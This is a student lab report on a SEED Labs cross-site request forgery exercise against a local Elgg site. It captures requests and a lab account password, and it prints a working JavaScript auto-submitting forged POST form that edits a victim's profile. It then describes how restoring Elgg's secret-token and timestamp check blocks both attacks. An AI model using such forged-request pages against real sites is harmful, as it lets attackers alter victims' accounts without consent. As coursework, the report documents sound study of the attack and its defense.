

Jorge Avila

Professor Trey

Secure Programming

02 April 2021

### Cross Site Request Forgery Attack Lab

#### Task 1:

In this task we are going to observe an HTTP request and see how it works on the search engine developer tools. May use console or the actual built in add on on firefox called HTTP Header Live.

Request URL	Method	Response
http://www.csrflabelgg.com/search?q=jorge&search_type=all	GET	200 OK
font... w...stylesheet.css	GET	6.86 KB
elgg... w...stylesheet.css	GET	12.30 KB
color... w...stylesheet.css	GET	1.65 KB
jque... w...script.js	GET	29.48 KB
jque... w...script.js	GET	63.39 KB
requ... w...script.js	GET	678 B
requ... w...script.js	GET	21 KB
elgg.js w...script.js	GET	29.57 KB

Request URL: http://www.csrflabelgg.com/search?q=jorge&search\_type=all  
 Request method: GET  
 Remote address: 127.0.0.1:80  
 Status code: 200 OK  
 Version: HTTP/1.1  
 Response headers (392 B)  
 Cache-Control: no-store,no-cache,must-revalidate  
 Connection: Keep-Alive  
 Content-Encoding: gzip  
 Content-Length: 2280  
 Content-Type: text/html; charset=UTF-8

I decided to use the console and do a query on my name. As you can see it a method of GET was called on a request URL as

[http://www.csrflabelgg.com/search?q=jorge&search\\_type=all](http://www.csrflabelgg.com/search?q=jorge&search_type=all)

The parameters are shown below:

Sta...	Meth...	Fil...	Do...	Cause	Ty...	Transferr...
200	GET	searc...	✗ w...document	html	2.61 KB	
200	GET	Font...	✗ w...stylesheet	css	6.86 KB	
200	GET	elgg...	✗ w...stylesheet	css	12.30 KB	
200	GET	color...	✗ w...stylesheet	css	1.65 KB	
200	GET	jque...	✗ w...script	js	29.48 KB	
200	GET	jque...	✗ w...script	js	63.39 KB	
200	GET	requ...	✗ w...script	js	678 B	
200	GET	requ...	✗ w...script	js	21 KB	
200	GET	elggjs	✗ w...script	js	29.57 KB	

Headers Cookies Params Response Timings Stack Trace

Filter request parameters

Query string

q: jorge  
search\_type: all

13 requests | 697.64 KB / 194.39 KB transferred | Finish: 473 ms |

Next, we are going to do a POST request and to first do that we are now going to sign in as Samy

All Site Activity : CSRF Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

9:55 AM

All Site Activity : CSRF La X +

www.csrflabelgg.com/activity

Most Visited SEED Labs Sites for Labs

Account »

# CSRF Lab Site

## All Site Activity

Sta...	Meth...	Fil...	Do...	Cause	Ty...	Transferr...
302	POST	login	✗ w...document	html	3.27 KB	
302	GET	/	✗ w...document	html	3.22 KB	
200	GET	activity	✗ w...document	html	3.25 KB	
200	GET	45St...	✗ w...img	jpeg	1.41 KB	
200	GET	Font...	✗ w...stylesheet	css	cached	
200	GET	elgg...	✗ w...stylesheet	css	cached	
200	GET	color...	✗ w...stylesheet	css	cached	
200	GET	jque...	✗ w...script	js	cached	
200	GET	jque...	✗ w...script	js	cached	

Headers Cookies Params Response Timings

Request URL: http://www.csrflabelgg.com/action/login  
Request method: POST  
Remote address: 127.0.0.1:80  
Status code: ▲ 302 Found Edit and Resend Raw headers  
Version: HTTP/1.1

Filter headers

Response headers (407 B)

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 0
- Content-Type: text/html;charset=utf-8
- Date: Mon, 29 Mar 2021 13:54:54 GMT

18 requests | 130.47 KB / 11.77 KB transferred | Finish: 570 ms |

As soon as we log in, we see a POST request that we are now logged in.

Headers	Cookies	Params	Response	Timings
Filter request parameters				
Form data				
<code>__elgg_token: mIHsSN5gHmoZbOE9eRCMgA</code>				
<code>__elgg_ts: 1617026082</code>				
<code>password: seedsamy</code>				
<code>returntoreferer: true</code>				
<code>username: samy</code>				

Above you can also see the parameters that present in the POST Request made by us. As well as the cookies that are sent to us, since HTTP is stateless, *cookies* makes it seem that everything is in state as talked about in lecture.

### **Task 2:**

In this attack we need Boby (us) to add Alice forcefully to our friend list. In order to do that you create a fake account, this account is called Charlie which was already created for us then you find out how the add friend button works so that you can add the target to your list of friends.

The screenshot shows a Firefox browser window with the title "Boby : CSRF Lab Site - Mozilla Firefox". The address bar contains "www.csrflabelgg.com/profile/boby". The main content area displays a user profile for "Boby" with a picture of a person's legs in blue jeans and red shoes. Below the picture are three buttons: "Remove friend", "Send a message", and "Report user". The developer tools Network tab is active, showing a list of 15 requests. The selected request is a GET to "http://www.csrflabelgg.com/action/friends/add?friend=43". The Headers section shows the following details:

- Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43
- Request method: GET
- Remote address: 127.0.0.1:80
- Status code: 200 OK
- Version: HTTP/1.1

The Params section shows the query string parameters:

- \_elgg\_token: 3TmDk923qSEDIMcQnqOs4A (value 0)
- \_elgg\_token: 3TmDk923qSEDIMcQnqOs4A (value 1)
- \_elgg\_ts: 1617029517 (value 0)
- \_elgg\_ts: 1617029517 (value 1)
- friend: 43

As you can see the GET request method was done with the URL indicating that add?friend=43 which 43 indicates is Bob's ID.

The screenshot shows the Network tab of the developer tools in Firefox. The selected request is a GET to "http://www.csrflabelgg.com/action/friends/add?friend=43". The Params section shows the following query string parameters:

- \_elgg\_token: 3TmDk923qSEDIMcQnqOs4A (value 0)
- \_elgg\_token: 3TmDk923qSEDIMcQnqOs4A (value 1)
- \_elgg\_ts: 1617029517 (value 0)
- \_elgg\_ts: 1617029517 (value 1)
- friend: 43

You can also see other information like the parameters used for this.


Now in order for this to work and we know what Bob's ID is, we are going to create an HTML file that somehow (and for the purposes of the lab) we trick Alice using social engineering to

open this link while she is signed in and it will make a GET request to add Bob as a friend without her even knowing it.


At first you do not see that Alice has any friends, a prerequisite for this to work is that she has to have a live session. Once Alice opens that HTML file with the GET request URL, she now has a friend of Bob

```
<html>
<body>
  <h1> Alice, tu eres una pendeja! </h1>
  
</body>
</html>
```

And since we are not allowed to use javascript, I used the <img> tag as shown above.



Alice, then clicks on the html that I created as shown above, then the bottom occurs:



Then as you can see Alice is now a friend of Boby.

### Task 3:

Next, in this task we are going to change some of Alice's information and say in the description box that "Boby is my hero". We know that Alice will never do this, but Boby will go ahead and do this attack using the POST Request.

In order to view how this works, lets go ahead and change the brief description under Boby's account and see how it is done, as shown below:

Sta...	Meth...	Fil...	Do...	Cause...	Ty...	Transfer...
302	POST	edit	w...document.html			3.75 KB
200	GET	boby	w...document.html			3.77 KB
200	GET	font-...	w...stylesheet.css			cached
200	GET	elgg...	w...stylesheet.css			cached
200	GET	color...	w...stylesheet.css			cached
200	GET	jque...	w...script.js			cached
200	GET	jque...	w...script.js			cached
200	GET	requ...	w...script.js			cached
200	GET	requ...	w...script.js			cached

**Headers**    **Cookies**    **Params**    **Response**    **Timings**

Request URL: http://www.csrflabelgg.com/action/profile/edit  
 Request method: POST  
 Remote address: 127.0.0.1:80  
 Status code: ▲ 302 Found ⓘ Edit and Resend Raw headers  
 Version: HTTP/1.1  
 Filter headers  
**Response headers (366 B)**

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 0
- Content-Type: text/html; charset=utf-8
- Date: Mon, 29 Mar 2021 18:27:43 GMT

You can see the POST request is right there as /action/profile/edit with parameters as shown below:

The screenshot shows the Network tab of a browser developer tools interface. A POST request to the 'edit' endpoint is selected. The 'Params' tab is active, displaying the following parameters:

- name: Boby
- guid: 43

Other visible requests include various GET requests for stylesheets and scripts.

We know that these are what is needed for a POST to occur. Next we know that the guid of Alice is 42. (you can check it on the inspection tool) Next we are going to construct an html with a script tag that will ensue on a window.reload and call the function forge(), of our malicious code. The code is shown as below:

```

csrf.html (~/) - gedit
Open  Save  2:44 PM
<html>
  <body>
    <h1> Alice, vamos a cambiar tu informacion! </h1>
    <script type="text/javascript">
      function forgePost()
      {
        var fields;
        fields += "<input type='hidden' name='name' value ='Alice'>";
        fields += "<input type='hidden' name='briefdescription' value
=Bob is my hero'>";
        fields += "<input type='hidden' name='accesslevel
[briefdescription]' value ='2'>";
        fields += "<input type='hidden' name='guid' value ='42'>";

        var p = document.createElement("form");

        p.action= "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";

        document.body.appendChild(p);


        p.submit();
      }

      window.onload = function() { forgePost(); }
    </script>
  </body>
</html>


```

The code is a JavaScript function named forgePost() that constructs a hidden form with specific input fields. It then appends this form to the body of the page and submits it. The function is also set as the window.onload event handler.

Once this is done, we go ahead and go into the attack, we are logged in as Alice, and somehow this malicious input is opened by her. First we have no description as you can see below:



Then when running the attack, we see that it changed it as below:



**Questions:**

- 1) We are able to find the guid within the source code of the website if the people who develop it are aware that they stick that type of code there. If for some reason Boby did not know Alice's credentials then he would have had to try other mechanisms such as finding out her username, email, and/or guid, by looking over the requests that HTTP sends in order for Bobby to figure out her GUID. other than that he may just guess.
- 2) Boby would not be able to do this attack because he would have to know what their guid first and this is POST request. Bobby's malicious site is different from the targeted site. Moreover the guid is sent to the targeted website not the one we created.

**Task 4:**

Finally, in this task we are going to turn back the countermeasure that was initially turned back off. This is done like so, as shown below:

```

ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elg
Open Save
csrf.html x ActionsService.php x
}
$hour = 60 * 60;
return (int)((float)$timeout * $hour);

}

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
//return true;


    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks
            // valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(_elgg_services()->translator-
>translate('actiongatekeeper:crosssitelogin'));
            forward('login', 'csrf');
        }
    }
}

```

PHP Tab Width: 8 Ln 274, Col 19 INS

We first commented out the return statement as you can see above.



Then as you can see in the above screenshot, I removed everything from what we had on the brief description. We then at the screenshots below cause it to happen when we run the same attacks.

#### GET Request:


You can see we get some error as shown below;

The screenshot shows a network request details panel. At the top, there are tabs for Headers, Cookies, Params, Response, and Timings. Below these, the Request URL is listed as `http://www.csrflabelgg.com/action/friends/add?friend=43&_el...`. The Request method is GET. The Remote address is 127.0.0.1:80. The Status code is 302 Found, with a link to Edit and Resend and Raw headers. The Version is HTTP/1.1. There is a 'Filter headers' button. Below this, under 'Response headers (354 B)', several headers are listed: Cache-Control: no-store, no-cache, must-revalidate; Connection: Keep-Alive; Content-Length: 0; Content-Type: text/html;charset=utf-8; Date: Mon, 29 Mar 2021 19:35:37 GMT.

We are getting a 302 code and adding Boby as a friend is not working.

#### POST Request:

Here you get a missing token error:



In conclusion, timestamp (ts) and secret-token (st) are the countermeasure that we turned back on.

```

<input name="__elgg_token" value="3JUg5fPju0wZQ-hDhsH22g" type="hidden">
<input name="__elgg_ts" value="1617046553" type="hidden">

```

And as you can see this is sent from the attackers computer to the elgg server and not the elgg server to the elgg server (same site), thus it does not do what we want. That is why they cannot

attach tokens to others websites. No one can guess these values and are only visible to the user that is logged in.